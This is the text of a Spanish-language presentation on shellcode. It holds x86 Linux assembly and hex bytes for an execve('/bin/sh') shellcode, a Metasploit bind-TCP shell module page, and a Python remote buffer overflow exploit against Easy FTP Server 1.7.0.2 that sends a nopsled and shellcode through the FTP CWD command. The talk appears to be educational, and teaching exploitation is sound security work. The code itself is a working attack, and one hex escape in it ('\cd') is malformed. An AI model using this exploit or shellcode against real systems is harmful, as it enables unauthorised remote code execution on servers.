


Falsos positivos

Segunda Parte



echo _Shellcodes_



Definición de Shellcode

“Código que se ejecutará para obtener una shell”

Construcción de shellcode

```
global _start
_start:
```

```
    xor eax, eax
    mov al, 70
    xor ebx, ebx
    xor ecx, ecx
    int 0x80
    jmp short ender
```


```
    starter:
    pop ebx
    xor eax, eax
    mov [ebx+7 ], al
    mov [ebx+8 ], ebx
```

```
    mov [ebx+12], eax
    mov al, 11
    lea ecx, [ebx+8]
    lea edx, [ebx+12]
    int 0x80
```

```
    ender:
    call starter
    db '/bin/shNAAAABBBB'
```

Assembler y objdump

```
char code[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb"
"\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89"
"\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\cd"
"\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f"
"\x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42";
```



Construcción de shellcode

Automatizar



Construcción de shellcode

Conexión remota

Linux Command Shell, Bind TCP Inline (2)

Linux Command Shell, Bind TCP Inline

Listen for a connection and spawn a command shell

This module (v5782) was provided by Ramon de Carvalho Valle, under the Metasploit Framework License (BSD).

| | |
|-------------------|-------|
| Size: | 111 |
| Architecture: | x86 |
| Operating system: | Linux |

OPTIONS

| | |
|--|--------------------------------------|
| LPORT | Required |
| The local port (type: port) | <input type="text" value="4444"/> |
| RHOST | <input type="text"/> |
| The target address (type: address) | <input type="text"/> |
| Max Size: | <input type="text"/> |
| Restricted Characters (format: 0x00 0x01): | <input type="text" value="0x00"/> |
| Selected Encoder: | <input type="text" value="Default"/> |
| Format: | <input type="text" value="C"/> |

Aplicaciones Shellcode

Buffer Overflow

```
#!/usr/bin/python
import socket, sys
print """
*****
*   Easy FTP Server 1.7.0.2 Remote BoF   *
*   Discovered by: Jon Butler           *
*****
"""

shellcode = ("\xba\x20\xf0\xfd\x7f\xc7\x02\x4c\xaa\xf8\x77"
"\x33\xc0\x50\x68\x63\x61\x6c\x63\x54\x5b\x50\x53\xb9"
"\xc7\x93\xc2\x77"
"\xff\xd1\xeb\xf7")

nopsled = "\x90" * (268 - len(shellcode))
ret = "\x58\xfd\x9a\x00"
payload = nopsled + shellcode + ret # 272 bytes
```

Aplicaciones Shellcode

Buffer Overflow





```
print "[+] Launching exploit against " + target + "..."  
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
try:  
    connect=s.connect((target, port))  
    print "[+] Connected!"  
except:  
    print "[!] Connection failed!"  
    sys.exit(0)  
s.recv(1024)  
s.send('USER anonymous\r\n')  
s.recv(1024)  
s.send('PASS anonymous\r\n')  
s.recv(1024)  
  
print "[+] Sending payload..."  
s.send('CWD ' + payload + '\r\n') # Se envía el shellcode
```

Aplicaciones Shellcode

Superusuario :)



Referencias




Referencias



- [+] http://www.it.uom.gr/project/client_server/socket/socket/java/
- [+] <http://oreilly.com/openbook/webclient/ch03.html>
- [+] http://beej.us/guide/bgnet/output/print/bgnet_A4.pdf
- [+] <http://hakin9.org/article-html/2400-linux-shellcode-optimisation>
- [+] <http://www.vividmachines.com/shellcode/shellcode.html>
- [+] <http://www.securitytube.net/Socket-Programming-Basics-Presentation-video.aspx>

Contacto



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Gracias !

*Pedro Valera Lalangui
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